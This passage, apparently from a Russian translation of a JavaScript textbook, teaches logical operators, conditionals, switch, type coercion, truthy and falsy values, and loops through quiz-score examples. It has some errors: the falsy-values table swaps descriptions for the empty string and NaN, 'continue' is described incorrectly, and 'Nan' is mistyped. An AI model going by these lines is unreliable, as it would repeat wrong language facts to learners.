СРАВНЕНИЕ ДВУХ ВЫРАЖЕНИЙ

В данном примере рассматривается двухэтапный тест; ниже приведен код, проверяющий, достиг ли пользователь нового максимального значения, то есть побил ли предыдущий рекорд.

Работа сценария начинается с сохранения в переменных тех баллов, которые пользователь набрал в двух этапах. Затем рекордные значения для каждого из двух этапов сохраняются еще в двух переменных.

Операция сравнения проверяет, превышает ли общий результат, набранный пользователем, рекордный результат для данного теста, после чего сценарий сохраняет последний результат в переменной **comparison**.

JAVASCRIPT c04/js/comparison-operator-continued.js

```
var score1 = 90;          // Балл за первый этап
var score2 = 95;          // Балл за второй этап
var highScore1 = 75;      // Рекорд за первый этап
var highScore2 = 95;      // Рекорд за второй этап

// Проверяем, превышают ли набранные очки актуальные рекорды
var comparison = (score1 + score2) > (highScore1 + highScore2);

// Выводим сообщение на страницу
var el = document.getElementById('answer');
el.textContent = 'Новый рекорд: ' + comparison;
```


РЕЗУЛЬТАТ

Операнд, расположенный в левой части операции сравнения, вычисляет общий балл пользователя. Операнд, расположенный справа, складывает рекорды за оба этапа. Затем полученный результат записывается на странице.

Когда мы присваиваем переменной результат сравнения, объемлющие скобки (на предыдущей странице они черные) необязательны. Однако некоторые программисты все равно пользуются такими скобками, чтобы обозначить, что код результирует в одно значение. Другие пользуются объемлющими скобками лишь в тех случаях, когда они обрамляют часть условия.

ЛОГИЧЕСКИЕ ОПЕРАЦИИ

Как правило, операции сравнения возвращают одиночные значения — **true** или **false**. Логические операции позволяют сопоставлять результаты двух и более операций сравнения.



В приведенной выше строке кода содержатся три выражения, каждое из которых результирует в **true** или **false**.

В выражениях, расположенных справа и слева от логической операции, используются операции сравнения, причем обе операции сравнения возвращают **false**.

В третьем выражении применяется логическая операция (а не операция сравнения). Логическая операция «И» проверяет, возвращают ли **true** выражения, стоящие по обе стороны от символов &&. В данном случае это не так (обе операции сравнения возвращают **false**), потому логическая операция результирует в **false**.

&&

ЛОГИЧЕСКОЕ «И»

Эта операция проверяет более одного условия.

((2 < 5) && (3 >= 2))
возвращает **true**

Если оба выражения результируют в **true**, то и выражение с логической операцией возвращает **true**. Если одно из выражений с операциями сравнения возвращает **false**, то и выражение с логической операцией вернет **false**.

```
true && true  возвращает true
true && false возвращает false
false && true  возвращает false
false && false возвращает false
```

||

ЛОГИЧЕСКОЕ «ИЛИ»

Эта операция проверяет как минимум одно условие.

((2 < 5) || (2 < 1))
возвращает **true**

Если любое из выражений результирует в **true**, то и выражение с логической операцией возвращает **true**. Если оба выражения с операциями сравнения возвращают **false**, то и общее выражение возвращает **false**.

```
true || true  возвращает true
true || false возвращает true
false || true  возвращает true
false || false возвращает false
```

!

ЛОГИЧЕСКОЕ «НЕТ»

Эта операция принимает одно логическое значение и инвертирует его.

!(2 < 1)
возвращает **true**

После применения этой операции результат выражения становится обратным. Если без знака ! перед выражением оно давало результат **false**, то с этой операцией вернет **true**. Если инструкция возвращала **true**, то с этой операцией будет возвращать **false**.

```
!true  возвращает false
!false возвращает true
```

СОКРАЩЕННОЕ ВЫЧИСЛЕНИЕ

Логические выражения вычисляются **слева направо**. Если первое условие предоставляет информацию, достаточную для ответа на вопрос, то отпадает необходимость вычислять второе условие.

```
false && anything
  ^
  Мы нашли false
```

Соответственно, продолжать вычисление не имеет смысла. Результат уже не будет равен **true**.

```
true || anything
  ^
  Мы нашли true
```

Не имеет смысла продолжать вычисление, поскольку как минимум одно значение уже равно **true**.

ИСПОЛЬЗОВАНИЕ ЛОГИЧЕСКОГО «И»

В данном примере рассмотрен математический тест, проходящий в два этапа. На каждом этапе теста используются две переменные: в одной из них содержится результат, набранный пользователем в ходе этого этапа, в другой — проходной балл, который необходим для перехода на следующий этап.

Логическое «И» используется, чтобы проверить, является ли пользовательский балл в обоих этапах теста равным проходному баллу либо превышающим его. Результат сохраняется в переменной **passBoth**.

Заканчивая этот пример, мы даем пользователю знать, прошел ли он оба этапа.


c04/js/logical-and.js

JAVASCRIPT

```
var score1 = 8;   // Балл за первый этап
var score2 = 8;   // Балл за второй этап
var pass1 = 6;    // Проходной балл за первый этап
var pass2 = 6;    // Проходной балл за второй этап

// Проверяем, прошел ли пользователь оба этапа, результат сохраняем в переменной
var passBoth = (score1 >= pass1) && (score2 >= pass2);

// Создаем сообщение
var msg = 'Оба этапа пройдены: ' + passBoth;

// Выводим сообщение на страницу
var el = document.getElementById('answer');
el.textContent = msg;
```

Ситуация, в которой приходится выводить на страницу логическое выражение? (как в данном примере), возникает довольно редко. Ниже в этой главе будет показан более распространенный сценарий: вы проверяете условие, и если оно выдает результат **true**, то выполняются последующие инструкции.

РЕЗУЛЬТАТ



ИСПОЛЬЗОВАНИЕ ЛОГИЧЕСКОГО «ИЛИ» И ЛОГИЧЕСКОГО «НЕТ»

Ниже мы немного переделали тест из предыдущего примера — на этот раз используем в нем логическую операцию «ИЛИ», чтобы определить, прошел ли пользователь хотя бы один из двух этапов. Если он прошел только один этап, то тест нужно выполнить повторно.

Обратите внимание на числа, сохраненные в четырех переменных в начале примера. Пользователь прошел оба этапа, поэтому в переменной **minPass** будет содержаться логическое значение **true**.

Далее идет сообщение, сохраненное в переменной **msg**. В конце сообщения стоит логическое «НЕТ», обращающее результат из логической переменной, то есть превращающее его в **false**. Затем сообщение записывается на страницу.


JAVASCRIPT c04/js/logical-or-logical-not.js

```
var score1 = 8;   // Балл за первый этап
var score2 = 8;   // Балл за второй этап
var pass1 = 6;    // Проходной балл за первый этап
var pass2 = 6;    // Проходной балл за второй этап

// Проверяем, прошел ли пользователь хотя бы один этап, результат сохраняем в переменной
var minPass = ((score1 >= pass1) || (score2 >= pass2));

// Создаем сообщение
var msg = 'Требуется ли пересдача: ' + !minPass;

// Выводим сообщение на страницу
var el = document.getElementById('answer');
el.textContent = msg;
```

РЕЗУЛЬТАТ

ИНСТРУКЦИИ IF

Инструкция **if** вычисляет (то есть проверяет) условие. Если условие результирует в **true**, то выполняются и все последующие инструкции в коде.



Если условие результирует в **true**, то выполняется код, заключенный в следующей паре фигурных скобок.


Если условие результирует в **false**, то инструкции в следующем блоке кода не выполняются. Сценарий продолжает выполняться с точки, расположенной сразу после пропущенного таким образом блока кода.

ИСПОЛЬЗОВАНИЕ ИНСТРУКЦИЙ IF

JAVASCRIPT c04/js/if-statement.js

```
var score = 75;          // Балл
var msg;                 // Сообщение

if (score >= 50) {       // Если балл составляет 50 или выше
 msg = 'Поздравляем!';
  msg += ' Переходите к следующему этапу.';
}
var el = document.getElementById('answer');
el.textContent = msg;
```

РЕЗУЛЬТАТ



JAVASCRIPT c04/js/if-statement-with-function.js

```
var score = 75;          // Балл
var msg = '';            // Сообщение

function congratulate() {
  msg += 'Поздравляем! ';
}

if (score >= 50) {       // Если балл составляет 50 или выше
  congratulate();
  msg += 'Переходите к следующему этапу.';
}
var el = document.getElementById('answer');
el.innerHTML = msg;
```

В данном примере инструкция **if** проверяет, является ли значение, содержащееся в переменной **score**, большим, чем **50**, или равным ему.

Здесь инструкция результирует в **true**, так как балл равен **75**, а это больше, чем **50**. Соответственно, выполняется и код, содержащийся в инструкциях последующего блока. Этот код создает поздравительное сообщение, которое показывается на экране; пользователю предлагается продолжить выполнение теста.

После выполнения блока кода сообщение выводится на страницу.


Если бы значение в переменной score оказалось меньше 50, то инструкции в последующем блоке кода не выполнились бы, и программа сразу перешла бы к коду, находящемуся на следующей строке после пропущенного блока.

Слева представлена альтернативная версия того же примера, которая демонстрирует, что строки кода не всегда выполняются в том порядке, как мы этого ожидаем. Условие **if** соблюдается в случае, если:

1. первая инструкция в блоке вызывает функцию **congratulate**();
2. выполняется код, содержащийся в функции **congratulate**();
3. выполняется вторая строка в блоке с кодом инструкции **if**.

ИНСТРУКЦИИ IF... ELSE

Инструкция **if... else** проверяет условие. Если оно результирует в **true**, то выполняется первый блок кода, если в **false** — то второй.




УСЛОВНАЯ ОПЕРАЦИЯ · УСЛОВИЕ · БЛОК КОДА IF · БЛОК КОДА ELSE

ИСПОЛЬЗОВАНИЕ ИНСТРУКЦИЙ IF... ELSE

JAVASCRIPT c04/js/if-else-statement.js

```
var pass = 50;      // Проходной балл
var score = 75;     // Актуальный балл
var msg;            // Сообщение

// Выбор сообщения для вывода на экран в зависимости
// от количества баллов
if (score >= pass) {
 msg = 'Поздравления, пройдено!';
} else {
 msg = 'Повторите попытку!';
}

var el = document.getElementById('answer');
el.textContent = msg;
```

РЕЗУЛЬТАТ




Здесь вы видите, что инструкция **if...else** позволяет одновременно задействовать два блока кода:

1. один блок — в случае, если условие результирует в **true**;
2. другой блок — в случае, если условие результирует в **false**.

Данный тест предусматривает один из двух вариантов развития событий: пользователь может набрать балл, равный проходному или более высокий (в таком случае он движется дальше), либо набрать балл меньший, чем проходной (в таком случае он сходит с дистанции). В каждом из случаев мы должны составить соответствующее сообщение. Затем это сообщение будет выведено на страницу.

Обратите внимание: инструкции, заключенные в **if**, завершаются точкой с запятой, однако мы не ставим точку с запятой после закрывающих фигурных скобок в блоках кода.

Условная инструкция **if** выполняет набор инструкций лишь в том случае, если условие результирует в **true**:



Условная инструкция **if... else** выполняет один блок кода, если условие результирует в **true**, и другой, если условие результирует в **false**:

ИНСТРУКЦИИ ПЕРЕКЛЮЧЕНИЯ

Инструкции переключения (со словом **switch**) начинаются с переменной, которая называется **переключаемым значением**. Каждый случай предусматривает одно возможное значение данной переменной и задает код, который должен быть выполнен, если переменная получит такое значение.

Здесь переменная **level** является переключаемым значением. Если переменная **level** получает в качестве значения строку **Один**, то выполняется код, соответствующий первому случаю. Если получает строку **Два**, то выполняется код, соответствующий второму случаю. Если переменная **level** получает строку **Три**, выполняется код, соответствующий третьему случаю. Если переменная не получает ни одно из вышеупомянутых значений, то выполняется код, соответствующий случаю **default**.

Вся условная инструкция находится в одном блоке кода (заключенном в фигурных скобках), а двоеточие служит разделительным знаком между инструкциями, которые должны выполняться в случаях совпадения переменной с тем или иным переключаемым значением.

В конце каждого случая находится ключевое слово **break**. Оно сообщает интерпретатору JavaScript, что выполнение инструкции **switch** закончено, и можно переходить к тому коду, который следует далее.

```
switch (level) {

  case 'Один':
    title = 'Уровень 1';
    break;

  case 'Два':
    title = 'Уровень 2';
    break;

  case 'Три':
    title = 'Уровень 3';
    break;

  default:
    title = 'Тест';
    break;

}
```

IF... ELSE

- Нет необходимости указывать вариант **else** (можно ограничиться только инструкцией **if**).
- При наличии серии инструкций **if** все они проверяются, ***даже если*** совпадение уже найдено (поэтому такая инструкция обрабатывается медленнее, чем **switch**).

ПРОТИВ

SWITCH


- Данная инструкция предусматривает вариант **default**, который выполняется при отсутствии совпадения с любым из заданных случаев.
- Если совпадение найдено, то выполняется соответствующий код; затем ключевое слово **break** останавливает выполнение оставшейся части инструкции **switch** (благодаря чему достигается значительно более высокая производительность, чем при работе со множеством инструкций **if**).

ИСПОЛЬЗОВАНИЕ ИНСТРУКЦИЙ ПЕРЕКЛЮЧЕНИЯ

JAVASCRIPT c04/js/switch-statement.js

```
var msg;                // Сообщение
var level = 2;          // Уровень

                        // Определяем сообщение в зависимости от уровня
switch (level) {
case 1:
  msg = 'Удачи на первом этапе!';
  break;

case 2:
  msg = 'Второй из трех - продолжаем!';
  break;

case 3:
  msg = 'Финальный этап, соберитесь!';
  break;

default:
  msg = 'Удачи!';
  break;
}

var el = document.getElementById('answer');
el.textContent = msg;
```

РЕЗУЛЬТАТ



В данном случае задача инструкции **switch** — подобрать и вывести пользователю нужное сообщение в зависимости от того, на каком уровне он находится. Сообщение хранится в переменной **msg**.

Переменная **level** содержит число, указывающее, на каком уровне находится пользователь. Затем это число используется в качестве переключаемого значения. Переключаемое значение вполне может представлять собой не число, а выражение.

В следующем блоке кода, заключенном в фигурные скобки, предусмотрены три варианта значений, которые может принимать переменная **level**: это числа 1, 2 или 3.

Если **level** содержит 1, то переменная **msg** получает значение **'Удачи на первом этапе!'**.

Если **level** равна 2, то переменная **msg** получает значение **'Второй из трех - продолжаем!'**.

Если **level** равна 3, то переменная **msg** получает значение **'Финальный этап, соберитесь!'**.

Если же **level** получает какое-либо иное значение, то **msg** получает фразу **'Удачи!'**.

В конце каждого случая стоит ключевое слово **break**, приказывающее интерпретатору JavaScript пропустить оставшуюся часть блока кода и перейти к следующему блоку.

НЕЯВНОЕ ПРИВЕДЕНИЕ ТИПОВ И СЛАБАЯ ТИПИЗАЦИЯ

Если вы используете в коде тип данных, который JavaScript не ожидал встретить в таком контексте, то компьютер пытается «разобраться» в смысле операции, а не сообщит об ошибке.

JavaScript может на внутрисистемном уровне преобразовывать типы данных, чтобы успешно завершить операцию. Такая техника именуется *неявным приведением типов*. Например, строка **'1'** в выражении **('1' > 0)** может быть преобразована в число **1**. Соответственно, вышеприведенное выражение результирует в **true**.

Принято говорить, что в языке JavaScript используется *слабая типизация*, так как тип данных у конкретного значения может меняться. В некоторых других языках требуется строго указывать, данные какого типа будут содержаться в каждой конкретной переменной. Такой механизм означает, что в языке действует *сильная типизация*.

При неявном приведении типов в вашем коде могут возникать неожиданные значения (что, в свою очередь, порой приводит к ошибкам). Поэтому при проверке равенства двух значений рекомендуется использовать именно строгие операции **===** и **!==**, а не обычные **==** и **!=**, так как первые проверяют не только сами значения, но и их типы.

ТИП ДАННЫХ	НАЗНАЧЕНИЕ
string	Текст
number	Число
Boolean	**true** или **false**
null	Пустое значение
undefined	Переменная уже определена, но значение ей пока не присвоено

Значение **NaN** (не число) считается числовым. Вы можете его встретить, когда в качестве результата ожидалось получить число, но оно не было возвращено. Например, **('ten'/2)** результирует в **NaN**.

ИСТИННЫЕ И ЛОЖНЫЕ ЗНАЧЕНИЯ

Поскольку в JavaScript практикуется неявное приведение типов, каждое значение может расцениваться как истинное или ложное. В результате возникает ряд интересных побочных эффектов.

ЛОЖНЫЕ ЗНАЧЕНИЯ

ЗНАЧЕНИЕ	ОПИСАНИЕ
`var highScore = false;`	Традиционное логическое **false**
`var highScore = 0;`	Число ноль
`var highScore = '';`	**NaN** (не число)
`var highScore = 10/'score';`	Пустое значение
`var highScore;`	Переменная, которой не присвоено значение

Практически любые другие значения расцениваются как истинные.

Ложные значения расцениваются как равные false. В приведенной слева таблице присутствует переменная highScore с рядом значений, все они являются ложными.

Ложные значения также могут расцениваться как число 0.

ИСТИННЫЕ ЗНАЧЕНИЯ

ЗНАЧЕНИЕ	ОПИСАНИЕ
`var highScore = true;`	Традиционное логическое **true**
`var highScore = 1;`	Любое число, кроме нуля
`var highScore = 'морковка';`	Строка с содержимым
`var highScore = 10/5;`	Числовые вычисления
`var highScore = 'true';`	Слово **true**, записанное как строка
`var highScore = '0';`	Нуль, записанный как строка
`var highScore = 'false';`	Слово **false**, записанное как строка

Истинные значения расцениваются как равные true. Практически все значения, не вошедшие в таблицу ложных, можно считать истинными.

Истинные значения также расцениваются как число 1.

Кроме того, наличие объекта или массива также обычно считается истинным значением. Как правило, именно по такому принципу проверяется наличие элемента на странице.

Далее мы подробнее обсудим, почему так важны эти концепции.

ПРОВЕРКА РАВЕНСТВА И СУЩЕСТВОВАНИЯ

Поскольку наличие объекта или массива может считаться истинным значением, именно так зачастую проверяется существование элемента на странице.

Унарная операция возвращает результат с одним-единственным операндом. Здесь показана инструкция if, проверяющая наличие элемента. Если искомый элемент найден, то результат считается истинным и выполняется первый блок кода. В противном случае выполняется второй блок.

```
if (document.getElementById('header')) {
  // Найдено: выполняем операцию
} else {
  // Не найдено: выполняем другую операцию
}
```

Читатели, только начинающие работать с JavaScript, могли бы подумать, что следующий код даст аналогичный эффект:

```
if (document.getElementById('header') == true)
```

На самом деле, это не так. Метод **document.getElementById('header')** вернет объект, имеющий истинное значение, но оно не будет равно логическому **true**.

При применении неявного приведения типов операции строгого равенства === и !== дают не так много неожиданных значений, как == и !=.

При использовании знака **==**, значения **false**, **0** и **''** (пустая строка) будут считаться равными, но не при использовании строгих операций.

ВЫРАЖЕНИЕ	РЕЗУЛЬТАТ
(false == 0)	true
(false === 0)	false
(false == '')	true
(false === '')	false
(0 == '')	true
(0 === '')	false

Хотя оба значения, **null** и **undefined**, считаются ложными, они не равны никаким иным значениям кроме себя самих. Опять же, они не эквивалентны друг другу при применении строгих операций.

ВЫРАЖЕНИЕ	РЕЗУЛЬТАТ
(undefined == null)	true
(null == false)	false
(undefined == false)	false
(null == 0)	false
(undefined == 0)	false
(undefined === null)	false

Хотя значение **NaN** считается ложным, оно не равно какому-либо иному значению. Оно даже не равно само себе (поскольку **NaN** — это неопределенное число, два таких числа не могут быть равны).

ВЫРАЖЕНИЕ	РЕЗУЛЬТАТ
(Nan == null)	false
(NaN == NaN)	false

ЗНАЧЕНИЯ, ПОЛУЧАЕМЫЕ ПУТЕМ БЫСТРОЙ ОЦЕНКИ

Логические операции обрабатываются слева направо. Их обработка останавливается, как только получен результат. При этом они возвращают значение, после которого обработка была прервана (не обязательно **true** или **false**).

В строке 1 переменная **artist** получает значение 'Рембрандт'.
В строке 2, если у переменной **artist** есть значение, переменная **artistA** получит такое же значение (поскольку непустая строка результирует в **true**).

```
var artist = 'Рембрандт';
var artistA = (artist || 'Неизвестен');
```

Если строка пустая (см. ниже), то переменная **artistA** превращается в строку '**Неизвестен**'.

```
var artist = '';
var artistA = (artist || 'Unknown');
```

Если у **artist** нет значения, можно создать пустой объект:

```
var artist = '';
var artistA = (artist || {});
```

Ниже даны три значения. Если любое из них считается истинным, то код в выражении **if** выполнится. Когда сценарий встречает в логической операции значение **valueB**, выполнение кода сразу же прекращается (происходит быстрая оценка), так как число 1 считается истинным, и выполняется блок кода в фигурных скобках.

```
valueA = 0;
valueB = 1;
valueC = 2;

if (valueA || valueB || valueC) {
  // Выполняем здесь действие
}
```

Этот прием также может использоваться для проверки наличия элементов на веб-странице, как показано на с. 174.

Логические операции не всегда возвращают **true** или **false** по следующим причинам.

- Они возвращают то значение, в результате которого прекратилось выполнение кода.
- Это значение могло быть расценено как истинное или ложное, хотя оно и не являлось логическим.

Программисты умеют творчески пользоваться этими особенностями (например, чтобы устанавливать значения для переменных или даже чтобы создавать объекты).

Когда истинное значение найдено, оставшиеся варианты не проверяются. Поэтому опытные программисты часто поступают следующим образом.

- Код, который с максимальной вероятностью вернет **true**, ставится *первым* в операциях ИЛИ, а предположительно ложные варианты первыми идут в операциях И.
- Те варианты, на обработку которых требуется больше всего вычислительной мощности, ставятся ближе к концу списка. Так делается потому, что если до них встретится какое-либо значение, которое вернет **true**, то обрабатывать эти тяжеловесные варианты просто не потребуется.

ЦИКЛЫ

Циклы проверяют то или иное условие: если результат — **true**, то блок кода выполняется. Затем оно будет вновь проверено, и если оно снова результирует в **true**, блок кода выполнится еще раз. Цикл продолжается до тех пор, пока условие не результирует в **false**. Существуют три типа циклов.

FOR


Если требуется, чтобы код был выполнен конкретное количество раз, используется цикл **for**. Этот цикл — самый распространенный. В **for** условием обычно является счетчик, указывающий, сколько раз следует выполнить данный цикл.

WHILE

Если вы не знаете заранее, сколько раз должен выполниться код, можете применить цикл **while**. Здесь в качестве условия выступает не значение счетчика, а другой фактор. Код будет выполняться, пока условие равно **true**.

DO WHILE

Цикл **do while** очень похож на **while**, но с одним важным отличием: он всегда выполняет команды в фигурных скобках как минимум однократно, даже если условие результирует в **false**.



Перед вами цикл **for**. Условие счетчика — дойти до 10. В результате на странице будет выведено «0123456789».

Если переменная **i** меньше 10, то код в фигурных скобках выполняется еще раз. После этого значение счетчика увеличивается на единицу.

Условие вновь проверяется, если оказывается, что переменная **i** по прежнему меньше 10, цикл выполняется еще раз. На следующих трех страницах работа этого цикла проиллюстрирована более подробно.

СЧЕТЧИКИ ЦИКЛА

Цикл **for** использует в качестве условия значение счетчика: код должен быть выполнен конкретное количество раз. Ниже показаны три выражения, из которых состоит условие.

ИНИЦИАЛИЗАЦИЯ

Мы создаем переменную и присваиваем ей значение **0**. Как правило, эта переменная называется **i**. Она действует как счетчик.

```
var i = 0;
```

Переменная создается только при первой итерации цикла. Иногда она называется **index**, а не просто **i**.

Бывает, что переменная объявляется до условия. Следующий код идентичен приведенному выше, выбор зависит только от желания программиста.

```
var i;
for (i = 0; i < 10; i++) {
  // Здесь находится код
}
```

УСЛОВИЕ

Цикл должен продолжать работу до тех пор, пока величина счетчика не достигнет указанного значения.

```
i < 10;
```

Значение переменной **i** было изначально установлено в 0, поэтому в данном случае цикл сработает 10 раз, а затем остановится. Условием также может быть переменная, в которой содержится число. Если в переменной **rounds** содержится количество этапов проверки и цикл должен сработать один раз на каждом этапе, то условие формулируется так:

```
var rounds = 3;
i < (rounds);
```

ОБНОВЛЕНИЕ

Всякий раз после выполнения циклом команд, заключенных в фигурные скобки, значение счетчика возрастает на единицу.

```
i++
```

Для этого используется операция инкремента (**++**).

Иными словами, данный код означает: «возьми переменную **i** и прибавь к ней **1** при помощи операции **++**».

Циклы могут считать и в обратном направлении, для этого применяется операция декремента (--).

ЦИКЛ

При первой итерации цикла переменной i (счетчику) присваивается значение 0.

При каждой итерации цикла условие проверяется. Значение переменной i должно быть меньше 10.

Затем выполняется код в цикле (команды, записанные в фигурных скобках).

```
for (var i = 0; i < 10; i++) {
   document.write(i);
}
```

Переменная **i** может использоваться внутри цикла. Здесь она применяется для записи числа на странице.

Когда выполнение команд завершится, значение переменной **i** будет увеличено на **1**.

Как только условие перестает соблюдаться (являться истинным), работа цикла прекращается. Сценарий переходит к выполнению следующей строки кода.

ОСНОВНЫЕ КОНЦЕПЦИИ, СВЯЗАННЫЕ С ИСПОЛЬЗОВАНИЕМ ЦИКЛОВ

При работе с циклами следует учитывать три важных момента. Они проиллюстрированы на следующих трех страницах.

КЛЮЧЕВЫЕ СЛОВА

Как правило, при работе с циклами применяются два ключевых слова.

break

Это ключевое слово вызывает завершение цикла и дает команду интерпретатору перейти к первой инструкции, находящейся за пределами цикла (таким же образом слово **break** применяется и в функциях).

continue

Это ключевое слово дает команду интерпретатору продолжать текущую итерацию, а затем вновь проверить условие (если условие равно **true**, код выполняется снова).

ЦИКЛЫ И МАССИВЫ

Циклы очень удобны, если вы хотите применить один и тот же код к каждому элементу массива.

Например, вам может потребоваться вывести на страницу значения всех этих элементов.

Если при написании сценария вы еще не знаете, сколько элементов будет в массиве, то при работе кода вы можете проверить общее количество таковых в цикле. Это значение затем нужно использовать в счетчике, чтобы указать, сколько раз должен выполняться тот или иной набор команд.

Как только цикл отработает нужное число итераций, он остановится.

ПРОБЛЕМЫ С ПРОИЗВОДИТЕЛЬНОСТЬЮ

Важно помнить, что когда браузер встречает код JavaScript, он прекращает любые другие операции до тех пор, пока не закончит обработку сценария.

Если ваш цикл работает с небольшим количеством элементов, то никаких проблем не возникнет. Но если элементов множество, загрузка страницы может значительно замедлиться.

Если условие никогда не возвращает **false**, то мы имеем дело с так называемым *бесконечным циклом*. Код условия будет выполняться до тех пор, пока браузер не израсходует всю доступную память (в результате работа сценария аварийно завершится).


Определяйте переменную вне цикла всякий раз, когда вы можете сделать это и когда *внутри* цикла она не изменяется. Если определить ее внутри цикла, то при каждой итерации эта переменная будет пересчитываться, что означает лишь ненужную трату ресурсов.

ИСПОЛЬЗОВАНИЕ ЦИКЛОВ FOR

JAVASCRIPT c04/js/for-loop.js

```
var scores = [24, 32, 17];              // Массив баллов
var arrayLength = scores.length;        // Элементы массива
var roundNumber = 0;                    // Текущий этап
var msg = '';                           // Сообщение
var i;                                  // Счетчик

// Цикл обрабатывает элементы массива
for (i = 0; i < arrayLength; i++) {

// Массивы имеют основание 0 (поэтому этап 0 идет первым)
// Прибавляем 1 к текущему этапу
roundNumber = (i + 1);

// Записываем текущий этап в сообщение
msg += 'Round ' + roundNumber + ': ';

// Получаем баллы из массива баллов
msg += scores[i] + '<br />';
}

document.getElementById('answer').innerHTML = msg;
```

РЕЗУЛЬТАТ



Цикл **for** часто применяется для последовательной обработки элементов массива.

В данном примере баллы из каждого этапа теста сохраняются в массиве **scores**, а общее количество элементов массива — в **arrayLength**. Это число определяется по свойству **length** массива.

Здесь есть еще три переменные: **roundNumber** содержит номер этапа теста, **msg** — сообщение для вывода на экран, а **i** — это счетчик (определяется вне цикла).

Цикл начинается с ключевого слова **for**, далее идет условие в круглых скобках. Пока значение счетчика меньше общего количества элементов в массиве, код, находящийся в фигурных скобках, будет работать и далее. При каждой итерации цикла номер этапа увеличивается на единицу.

В фигурных скобках записываются правила, по которым номер этапа и количество баллов записываются в переменную **msg**. Переменные, объявляемые вне цикла, также используются в цикле.

Затем содержимое переменной **msg** записывается на страницу. В этой переменной находится код HTML, потому здесь мы пользуемся свойством **innerHTML**. Напоминаем, что на с. 234 обсуждаются проблемы безопасности, связанные с использованием этого свойства.

И счетчик, и массив начинаются с 0 (а не с 1). Таким образом, если мы работаем в цикле, то, чтобы выбрать текущий элемент из массива, удобно использовать индекс i, например, **scores [i]**. Но не забывайте, что это число может быть меньше, чем вы ожидаете (например: первая итерация — 0, вторая — 1 и т.д.)

